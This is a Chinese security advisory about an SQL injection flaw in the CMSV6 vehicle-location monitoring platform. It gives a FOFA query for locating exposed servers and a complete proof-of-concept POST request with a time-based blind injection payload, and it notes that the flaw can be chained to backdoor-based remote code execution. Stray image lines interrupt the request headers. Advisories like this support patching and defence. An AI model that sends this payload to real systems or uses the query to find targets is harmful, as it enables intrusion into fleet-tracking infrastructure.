

通天星CMSV6车载定位监控平台 getAlarmAppealByGuid SQL注入漏洞

漏洞描述

该漏洞是由于通天星CMSV6车载定位监控平台 /alarm_appeal/getAlarmAppealByGuid 接口处未对用户的输入进行有效的过滤，直接将其拼接进了SQL查询语句中，导致系统出现SQL注入漏洞。该漏洞可配合任意文件读取获取网站绝对路径写入后门文件进行远程代码执行。

影响范围

CMSV6车载定位监控平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: body="/808gps/"

POC/EXP:

POST /alarm_appeal/getAlarmAppealByGuid;downloadLogger.action HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2



Content-Type: application/x-www-form-urlencoded

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,/;q=0.8

Accept-Encoding: gzip, deflate

guid=1') AND (SELECT 3904 FROM (SELECT(SLEEP(5)))PITq) AND ('qhQF'='qhQF



修复方案

官方已发布新版本修复漏洞，建议尽快访问官网 (<http://www.g-sky.cn/list-70-1.html>) 或联系官方售后支持获取版本升级安装包或补丁。